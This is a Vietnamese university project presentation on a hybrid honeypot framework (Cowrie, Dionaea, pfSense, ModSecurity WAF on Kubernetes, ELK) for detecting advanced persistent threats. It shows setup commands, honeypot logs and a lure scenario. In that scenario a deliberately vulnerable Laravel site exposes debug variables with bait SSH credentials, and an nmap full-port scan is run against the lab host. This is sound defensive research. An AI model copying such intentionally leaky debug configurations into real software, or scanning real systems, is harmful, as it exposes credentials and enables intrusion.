

BÁO CÁO ĐỒ ÁN CHUYÊN NGÀNH

PROACTIVE HYBRID HONEYPOT-BASED DETECTION OF ADVANCED PERSISTENT THREATS



*Phòng thí nghiệm An toàn thông tin (InSecLab)
Trường ĐH Công nghệ Thông Tin, ĐHQG Tp. HCM*

GVHD: THS NGUYỄN CÔNG DANH

SINH VIÊN THỰC HIỆN:

1. PHẠM CÔNG LẬP - 21522281

2. LƯƠNG HỒ TRỌNG NGHĨA - 21522375

1. AGENDA



1. Agenda
2. Tổng quan đề tài
3. Cơ sở lý thuyết
4. Phương pháp đề xuất
5. Thực nghiệm & đánh giá
6. Kết luận



2. TỔNG QUAN ĐỀ TÀI



- Các cuộc tấn công APT:
 - Tinh vi, có kế hoạch và kéo dài nhiều giai đoạn.
 - Né tránh hệ thống phòng thủ truyền thống (Firewall, IDS/IPS).
- Hạn chế của giải pháp hiện tại:
 - Dựa vào chữ ký (signature-based): Không hiệu quả với tấn công mới.
 - Phát hiện dựa trên hành vi: Yêu cầu nhiều dữ liệu, chi phí cao.



2. TỔNG QUAN ĐỀ TÀI



Honeypot là giải pháp tiềm năng

- Khả năng thu hút và ghi nhận hành vi tấn công.
- Hạn chế của honeypot truyền thống
 - Tương tác thấp: Ít dữ liệu chi tiết, dễ bị phát hiện.
 - Tương tác trung bình: Cung cấp thông tin vừa phải.
 - Tương tác cao: Dữ liệu phong phú nhưng tốn tài nguyên và dễ bị phát hiện.



2. TỔNG QUAN ĐỀ TÀI



Mục tiêu nghiên cứu

- Phát triển framework phát hiện các cuộc tấn công APT.
- Kết hợp hybrid honeypot và tường lửa để tối ưu hóa bảo mật.
- Tăng khả năng phân tích hành vi và phát hiện sớm các mối đe dọa.



2. TỔNG QUAN ĐỀ TÀI



- Đối tượng

- Các kỹ thuật và hành vi tấn công APT.

- Phạm vi

- Môi trường triển khai: Mạng LAN với hybrid honeypot và tường lửa.
- Các giai đoạn tấn công: Thăm dò, khai thác, xâm nhập.



2. TỔNG QUAN ĐỀ TÀI



Nghiên cứu liên quan

- Mô hình lý thuyết trò chơi

- Áp dụng lý thuyết trò chơi để tối ưu hóa chiến lược phòng thủ trong hệ thống CPS.
- Honeypot được phân loại thành hai chế độ tương tác (cao và thấp) để đối phó với các cuộc tấn công APT.
- Cân nhắc các yếu tố chi phí như phân tích con người và triển khai honeypot.
- Cân bằng Nash Bayes được chứng minh trong nghiên cứu, cung cấp chiến lược phòng thủ tối ưu trong điều kiện nguồn lực hạn chế.



2. TỔNG QUAN ĐỀ TÀI



Hệ Thống Honeypot Dựa trên Kỹ Thuật Deception

- Hệ thống honeypot tích hợp honeytokens để phân biệt các cuộc tấn công tự động và có sự tham gia của con người trong môi trường tấn công APT.
- Các honeytokens được thiết kế để phát hiện xâm nhập qua liên kết ẩn, thư mục bị cấm, và thông tin đăng nhập giả trong mã HTML.
- Hệ thống giám sát tích hợp Elastic Stack thu thập và phân tích dữ liệu từ honeypot.
- Các chuyên gia pentest mô phỏng tấn công APT, giúp phân loại các tương tác và xác định mức độ nghiêm trọng.



2. TỔNG QUAN ĐỀ TÀI



Những thách thức

- Tích hợp honeypot và tường lửa phải đồng bộ, không ảnh hưởng hiệu suất.
- Kẻ tấn công có kỹ thuật nhận diện và né tránh honeypot.
- Hạn chế về tài nguyên phần cứng, phần mềm và nhân lực.



3. CƠ SỞ LÝ THUYẾT



- Honeypot

- Khái niệm: Honeypot là hệ thống bẫy để thu hút kẻ tấn công, ghi nhận hành vi và chiến thuật tấn công.

- Phân loại theo mức độ tương tác

- Tương tác thấp: Mô phỏng cơ bản, chi phí thấp, ít dữ liệu chi tiết.
- Tương tác trung bình: Mô phỏng các dịch vụ cụ thể, thu thập thông tin tấn công ở mức vừa phải.
- Tương tác cao: Mô phỏng toàn diện, dữ liệu phong phú nhưng tốn tài nguyên.



- Các loại Honeypot

- Cowrie: Mô phỏng SSH/Telnet, ghi nhận brute force và lệnh thực thi.
- Dionaea: Bẫy mã độc, hỗ trợ nhiều giao thức (SMB, HTTP, FTP, SQL).
- Django admin honeypot: Mô phỏng giao diện quản trị, ghi nhận truy cập trái phép.
- Kfsensor: Giám sát cổng và phân tích tấn công mạng.

3. CƠ SỞ LÝ THUYẾT



- MITRE ATT&CK

- Khái niệm: Cơ sở tri thức toàn cầu về các chiến thuật và kỹ thuật tấn công.
- Mục tiêu: Hỗ trợ nhận diện và đối phó các mối đe dọa.
- Ứng dụng: Phân loại hành vi tấn công, xây dựng chiến lược phòng thủ.



3. CƠ SỞ LÝ THUYẾT



- ELK Stack

- Thành phần: Elasticsearch, Logstash, Kibana.
- Mục đích: Thu thập, phân tích và trực quan hóa dữ liệu log.
- Lợi ích: Xử lý dữ liệu lớn, hỗ trợ giám sát an ninh mạng.



3. CƠ SỞ LÝ THUYẾT




- Kubernetes

- Khái niệm: Nền tảng mã nguồn mở để quản lý container.
- Quản lý các honeypot và WAF.
- Hỗ trợ mở rộng, triển khai linh hoạt.



4. PHƯƠNG PHÁP ĐỀ XUẤT



4. PHƯƠNG PHÁP ĐỀ XUẤT



Tổng quan mô hình

- Cấu trúc hệ thống

- Honeypot ngoài tường lửa: Thu hút và ghi nhận tấn công từ bên ngoài.
- Honeypot sau tường lửa: Ghi nhận tấn công đã vượt qua lớp bảo vệ.
- Honeypot trong mạng nội bộ: Phát hiện xâm nhập sâu.
- Công cụ hỗ trợ: Kubernetes, WAF, ELK Stack.



4. PHƯƠNG PHÁP ĐỀ XUẤT



- Honeypot ngoài tường lửa
 - Cowrie: Mô phỏng SSH/Telnet, thu hút tấn công brute force.
 - Dionaea: Thu thập mã độc, hỗ trợ nhiều giao thức (HTTP, FTP, SMB).
 - Mục tiêu: Phân tích hành vi tấn công ban đầu.
- Honeypot sau tường lửa
 - Django admin honeypot: Ghi nhận các nỗ lực truy cập trái phép.
 - Mục tiêu: Phát hiện và phân tích các kỹ thuật tấn công web.
- Honeypot trong mạng nội bộ
 - Kfsensor: Mô phỏng hệ điều hành, giám sát và phân tích các cuộc tấn công mạng nội bộ.
 - Mục tiêu: Ghi nhận chi tiết hành vi xâm nhập.



4. PHƯƠNG PHÁP ĐỀ XUẤT



Hỗ trợ Kubernetes và WAF

- Kubernetes

- Triển khai honeypot và WAF trên container.
- Quản lý dịch vụ, cân bằng tải, và mở rộng linh hoạt.
- WAF (ModSecurity)
 - Bảo vệ ứng dụng web khỏi tấn công OWASP Top 10.
 - Phân loại và quản lý yêu cầu.



4. PHƯƠNG PHÁP ĐỀ XUẤT



Tích hợp ELK Stack

- Thu thập log từ honeypot và WAF.
- Phân tích dữ liệu: Ghi nhận chi tiết các hoạt động đáng ngờ.
- Trực quan hóa: Sử dụng dashboard để giám sát.



4. PHƯƠNG PHÁP ĐỀ XUẤT



Lợi ích của mô hình

- Kết hợp ưu điểm của các loại honeypot (thấp, trung bình, cao).
- Tiết kiệm tài nguyên, tối ưu hiệu quả phát hiện.
- Dữ liệu phong phú cho phân tích và phòng thủ.



5. XÂY DỰNG HỆ THỐNG



- Firewall Pfsense: Lớp phòng thủ đầu tiên, phát hiện và ngăn chặn tấn công như quét port (nmap), nhận diện IP, domain độc hại và phần mềm nguy hiểm.

```
Home x Pfsense x Master x

The IPv4 WAN address has been set to 192.168.44.100/24

Press <ENTER> to continue.
Umbare Virtual Machine - Netgate Device ID: bec7e9153ca8ec4011cb

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4: 192.168.44.100/24
LAN (lan)      -> em1      -> v4: 192.168.30.100/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults    13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at Oct  5 00:54:36 ...
php-fpm[395]: /index.php: Successful login for user 'admin' from: 192.168.30.1 (
Local Database)
█
```



5. XÂY DỰNG HỆ THỐNG



- PfSense dashboard

System Information

Name	pfSense.home.arpa
User	admin@192.168.30.1 (Local Database)
System	VMware Virtual Machine Netgate Device ID: bec7e9153ca0ec4811cb
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Wed Jul 22 2020
Version	2.7.2-RELEASE (amd64) built on Wed Dec 6 13:10:00 -07 2023 FreeBSD 14.0-CURRENT Obtaining update status
CPU Type	Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz 2 CPUs: 2 package(s) x 1 core(s) AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
Kernel PTI	Disabled
MDS Mitigation	Inactive
Uptime	01 Hour 32 Minutes 21 Seconds
Current date/time	Sat Oct 5 5:39:30 -07 2024

Netgate Services And Support

Contract type: Community Support
Community Support Only

NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES

If you purchased your pfSense gateway firewall appliance from Netgate and elected **Community Support** at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the **NETGATE RESOURCE LIBRARY**.

You also may upgrade to a Netgate Global Technical Assistance Center (TAC) Support subscription. We're always on! Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is more than competitive when compared to others in our space.

- [Upgrade Your Support](#)
- [Community Support Resources](#)
- [Netgate Global Support FAQ](#)
- [Official pfSense Training by Netgate](#)
- [Netgate Professional Services](#)
- [Visit Netgate.com](#)

If you decide to purchase a Netgate Global TAC Support subscription, you **MUST** have your **Netgate Device ID (NDI)** from your firewall in order to validate support for this unit. Write down your NDI and store it in a safe place. You can purchase TAC supports [here](#).



5. XÂY DỰNG HỆ THỐNG



- Kubernetes & WAF: Kubernetes triển khai WAF (ModSecurity) tích hợp với Nginx Ingress Controller.
- Chức năng WAF: Định tuyến lưu lượng, giám sát và lọc yêu cầu độc hại theo OWASP ModSecurity Core Rule Set.

```
root@master-node:/home/master# kubectl get svc -n nginx-ingress
NAME                TYPE          CLUSTER-IP    EXTERNAL-IP    PORT(S)          AGE
dvwa-service        ClusterIP     10.96.98.93    <none>         80/TCP           7m26s
modsec-service      NodePort      10.110.14.22   <none>         80:32128/TCP     7m20s
root@master-node:/home/master# _
```



5. XÂY DỰNG HỆ THỐNG



- Ingress Nginx

```
root@master-node:/home/master# kubectl get ingress -n nginx-ingress
NAME          CLASS    HOSTS      ADDRESS    PORTS    AGE
modsec-ingress <none>   hehe.test  80         11h
root@master-node:/home/master# _
```




5. XÂY DỰNG HỆ THỐNG



- Web bị lỗi để thử nghiệm WAF



- Payload tấn công đã bị WAF chặn



Forbidden

You don't have permission to access this resource.




5. XÂY DỰNG HỆ THỐNG



- Sau khi cài đặt và cấu hình các thành phần của dịch vụ ELK thì cần kích hoạt các dịch vụ với lệnh

```
systemctl enable elasticsearch logstash kibana filebeat  
systemctl start elasticsearch logstash kibana filebeat
```



5. XÂY DỰNG HỆ THỐNG



-Dionaea json logs

```
{ } cowrie.json 1 X
cowrie > cowrie > { } cowrie.json > ...

330 }
331 {
332   "eventid": "cowrie.command.input",
333   "input": "pw",
334   "message": "CMD: pw",
335   "sensor": "d44ee5f74f9c",
336   "timestamp": "2024-11-25T03:26:29.262144Z",
337   "src_ip": "192.168.247.133",
338   "session": "0608346f16f6"
339 }
340 {
341   "eventid": "cowrie.command.failed",
342   "input": "pw",
343   "message": "Command not found: pw",
344   "sensor": "d44ee5f74f9c",
345   "timestamp": "2024-11-25T03:26:29.276262Z",
346   "src_ip": "192.168.247.133",
347   "session": "0608346f16f6"
348 }
349 {
350   "eventid": "cowrie.command.input",
351   "input": "ls",
352   "message": "CMD: ls",
353   "sensor": "d44ee5f74f9c",
354   "timestamp": "2024-11-25T03:26:29.975657Z",
355   "src_ip": "192.168.247.133",
356   "session": "0608346f16f6"
357 }
358 {
359   "eventid": "cowrie.command.input",
360   "input": "python",
361   "message": "CMD: python",
362   "sensor": "d44ee5f74f9c",
363   "timestamp": "2024-11-25T03:26:33.239753Z",
364   "src_ip": "192.168.247.133",
365   "session": "0608346f16f6"
366 }
```



5. XÂY DỰNG HỆ THỐNG



-Dionaea json logs

```
dino > dionaea-data > dionaea > json > dionaea.json
// { "connection": 78, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
78 {"connection": 78, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
79 {"connection": 79, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
80 {"connection": 80, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
81 {"connection": 81, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
82 {"connection": 82, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
83 {"connection": 83, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
84 {"connection": 84, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
85 {"connection": 85, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
86 {"connection": 86, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
87 {"connection": 87, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
88 {"connection": 88, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
89 {"connection": 89, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
90 {"connection": 90, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
91 {"connection": 91, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
92 {"connection": 92, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro
93 {"connection": 93, "connection_type": "accept", "connection_transport": "tcp", "connection_protocol": "SipSession", "connection_ro

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\ngnhia-luong> ssh -p 2222 root@192.168.247.147
The authenticity of host '[192.168.247.147]:2222 ([192.168.247.147]:2222)' can't be established.
ED25519 key fingerprint is SHA256:9moiX5ZXuldj2XeDHQ1WtkAOBiDPdxj5cqo5PdmdWd8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.247.147]:2222' (ED25519) to the list of known hosts.
root@192.168.247.147's password:
welcome to sinawic pc.
root@svr04:~# pwd
/root
root@svr04:~# echo hello
hello
root@svr04:~# echo "hello" > test.txt
-bash: syntax error: unexpected end of file
root@svr04:~# echo "hello" > test.txt
root@svr04:~#
```

```
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport,0,192.168.247.1] login attempt [b'root'/b'asdasd'] succeeded
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport,0,192.168.247.1] Initialized emulated server as architecture: linux-x64-lsb
2024-11-25T07:56:41+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2024-11-25T07:56:41+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-25T07:56:41+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (50, 120, 640, 480)
2024-11-25T07:56:41+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,0,192.168.247.1] Terminal Size: 12
0 50
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: pwd
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: pwd
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo hello
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: echo hello
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo "hello" > test.txt
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport,0,192.168.247.1] exception: No closing quotation
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport,0,192.168.247.1] CMD: echo "hello" > test.txt
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport,0,192.168.247.1] Command found: echo hello > test.txt
```



5. XÂY DỰNG HỆ THỐNG



- Dòng xử lý logs: Filebeat chuyển tiếp logs lên Elasticsearch một cách đáng tin cậy.
- Phân tích và trực quan hóa: Kibana hiển thị dữ liệu qua dashboard tùy chỉnh, cung cấp cái nhìn sâu sắc về hành vi tấn công và lỗ hổng bảo mật.



5. XÂY DỰNG HỆ THỐNG



- Cowire dashboard

elastic Search Elastic

Stack Management Index patterns cowrie-logstash-*

cowrie-logstash-*

Time field: '@timestamp'

View and edit fields in **cowrie-logstash-***. Field attributes, such as type and searchability, are based on [field mappings](#) in Elasticsearch.

Fields (167) Scripted fields (0) Field filters (0)

Search

All field types Add field

Name ↑	Type	Format	Searchable	Aggregatable	Excluded
@timestamp	date		●	●	
@version	keyword		●	●	
_id	_id		●	●	
_index	_index		●	●	
_score					
_source	_source				
_type	_type		●	●	
agent.ephemeral_id	text		●		

Activate Windows
Go to Settings to activate Windows.



5. XÂY DỰNG HỆ THỐNG



- Dionaea dashboard

The screenshot shows the Kibana interface for the 'dionaea-*' index pattern. The left sidebar contains navigation links for Index Lifecycle Policies, Alerts and Insights, Kibana, and Stack. The main content area displays the 'dionaea-*' index pattern with a time field of '@timestamp'. Below this, there is a table of fields with columns for Name, Type, Format, Searchable, Aggregatable, and Excluded. The table lists several fields including @timestamp, @version, @version.keyword, _id, _index, _score, _source, and _type. A search bar and an 'Add field' button are also visible.

dionaea-*

Time field: '@timestamp'

View and edit fields in **dionaea-***. Field attributes, such as type and searchability, are based on [field mappings](#) in Elasticsearch.

Fields (165) **Scripted fields (0)** **Field filters (0)**

Search

All field types ▼ Add field

Name ↑	Type	Format	Searchable	Aggregatable	Excluded
@timestamp ⓘ	date		●	●	✎
@version	text		●		✎
@version.keyword	keyword		●	●	✎
_id	_id		●	●	✎
_index	_index		●	●	✎
_score					✎
_source	_source				✎
_type	_type		●	●	✎

Activate Windows
Go to Settings to activate Windows.



6. THỰC NGHIỆM & ĐÁNH GIÁ



- Link video demo

<https://drive.google.com/drive/folders/1d15s0awDYuZ4yBIW-Rx4wUFwuXNMppYk?usp=sharing>



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thiết lập hệ thống honeypot Cowrie với filesystem mô phỏng.

```
● nghĩa@nghia-pot:/home$ sudo mkdir phil
[sudo] password for nghĩa:
● nghĩa@nghia-pot:/home$ ls
nghĩa phil
○ nghĩa@nghia-pot:/home$
```

- Các file muốn kẻ tấn công nhìn thấy được thêm vào hệ thống.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2
● nghĩa@nghia-pot:/home$ sudo cp -r /home/ngĩa/honeypot/laravel-project /home/phil/
● nghĩa@nghia-pot:/home$ ls ./phil/
laravel-project
○ nghĩa@nghia-pot:/home$
```



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thiết lập hệ thống honeypot Cowrie với filesystem mô phỏng.
- Đây là công cụ tích hợp của Cowrie, cho phép tạo file fs.pickle, chứa metadata liên quan đến các file như tên, quyền truy cập, chủ sở hữu, kích thước, loại file, và các thư mục liên quan.


```
ngghia@ngghia-pot:~$ sudo su - cowrie
cowrie@ngghia-pot:~$ ls
cowrie
cowrie@ngghia-pot:~$ cd cowrie/
cowrie@ngghia-pot:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@ngghia-pot:~/cowrie$ ls
bin          CONTRIBUTING.rst  docker  etc      INSTALL.rst  Makefile  pyproject.toml  requirements-dev.txt  requirements-pool.txt  setup.cfg  src  var
CHANGELOG.rst cowrie-env        docs    honeyfs  LICENSE.rst  MANIFEST.in  README.rst      requirements-output.txt  requirements.txt      setup.py  tox.ini
(cowrie-env) cowrie@ngghia-pot:~/cowrie$ bin/createfs -l /home/phil/laravel-project -d 10 -o fs.pickle
(cowrie-env) cowrie@ngghia-pot:~/cowrie$ ls
bin          cowrie-env  etc      INSTALL.rst  MANIFEST.in  requirements-dev.txt  requirements.txt  src
CHANGELOG.rst docker      fs.pickle  LICENSE.rst  pyproject.toml  requirements-output.txt  setup.cfg        tox.ini
CONTRIBUTING.rst docs        honeyfs    Makefile     README.rst      requirements-pool.txt  setup.py         var
(cowrie-env) cowrie@ngghia-pot:~/cowrie$
```



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Dựng website có lỗ hổng để thu hút kẻ tấn công.
- Sau khi attacker khai thác, họ có thể trích xuất các thông tin như credential SSH dùng để kết nối vào hệ thống Cowrie.



Variable	Value
APP_NAME	Laravel
APP_KEY	base64:5e/sc3Wl4K4H5ET1aPpq7wFnEj0OIqIfpzUarC+EoyY=
APP_DEBUG	true
APP_URL	http://localhost
LOG_CHANNEL	stack
LOG_DEPRECATIONS_CHANNEL	null
LOG_LEVEL	debug
DB_CONNECTION	mysql
DB_HOST	127.0.0.1
DB_PORT	3306
DB_DATABASE	laravel
DB_USERNAME	root
DB_PASSWORD	no value
SSH_USER	phil
SSH_PASS	phil
BROADCAST_DRIVER	log
CACHE_DRIVER	file
FILESYSTEM_DISK	local
QUEUE_CONNECTION	sync
SESSION_DRIVER	file
SESSION_LIFETIME	120
MEMCACHED_HOST	127.0.0.1
REDIS_HOST	127.0.0.1
REDIS_PASSWORD	null
REDIS_PORT	6379
MAIL_MAILER	smtp
MAIL_HOST	mailpit
MAIL_PORT	1025



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Thực hiện reconnaissance và phát hiện cổng dịch vụ mở.
- Từ các dữ liệu scan, tìm thấy IP và scan port của hệ thống.

```
File Actions Edit View Help
(nghia@kali)-[~]
$ ping dacn.com
PING dacn.com (192.168.44.173) 56(84) bytes of data:
64 bytes from dacn.com (192.168.44.173): icmp_seq=1 ttl=64 time=0.615 ms
^C
— dacn.com ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.615/0.615/0.615/0.000 ms

(nghia@kali)-[~]
$ nmap -T4 -p- -A 192.168.44.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 11:44 EST
Nmap scan report for dacn.com (192.168.44.173)
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   (PHP 8.0.30)
|_http-title: Laravel
|_fingerprint-strings:
```



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Kết nối vào hệ thống, phân tích log hành động của attacker.
